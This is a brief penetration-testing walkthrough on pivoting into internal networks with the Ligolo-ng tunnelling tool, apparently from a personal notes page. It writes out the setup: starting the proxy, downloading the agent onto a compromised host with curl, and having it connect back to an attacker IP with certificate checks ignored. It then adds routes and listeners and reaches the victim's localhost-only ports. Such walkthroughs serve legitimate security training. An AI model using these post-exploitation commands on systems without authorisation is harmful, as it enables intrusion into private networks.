Pivoting with Ligolo-ng
Using liogolo to pivot to internal networks:
Setup an interface for ligolo first:
sudo ip tuntap add user [your_username] mode tun ligolo

sudo ip link set ligolo up
Setup the server using the proxy file:

./lin-proxy -selfcert -laddr 0.0.0.0:443
Should see it start up like so:
On Proxy Host:
Any method, just port over the “agent” (client side) file to connect to our server:
curl http://<ip>:port/agent -o agent

Then have it connect back:
./agent -connect <attacker IP here>:<port> -ignore-cert
Adding the new networks to our interface:
sudo ip route add <CIDR NOTATION RANGE YOU WANT ACCESS TO> (IE: 192.168.110.0/24) dev ligolo
Example of having an agent connect (sometimes you may need to use a precompiled agent file from the githubs release page if you get any errors trying to run the version you get if you compile it yourself)
Adding a Lisetner to forward traffic through a pivot:

In the example above we compromised a web server and we are using it to forward traffic to us on 1337 on it’s 1337, similar to how socat is used and such. But its built into ligolo which is super nice and easy to use.

Accessing forwarded ports via unique IP:
All u need to do is simply start tunneling an agent.

start
And then add a route to this unique ip range with your interface:


sudo ip route add 240.0.0.1/32 dev ligolo
And now it has forwarded all local ports to that ip, for instance port 8000 in the below nmap scan is only running on 127.0.0.1, but not we can reach it over the unique ip: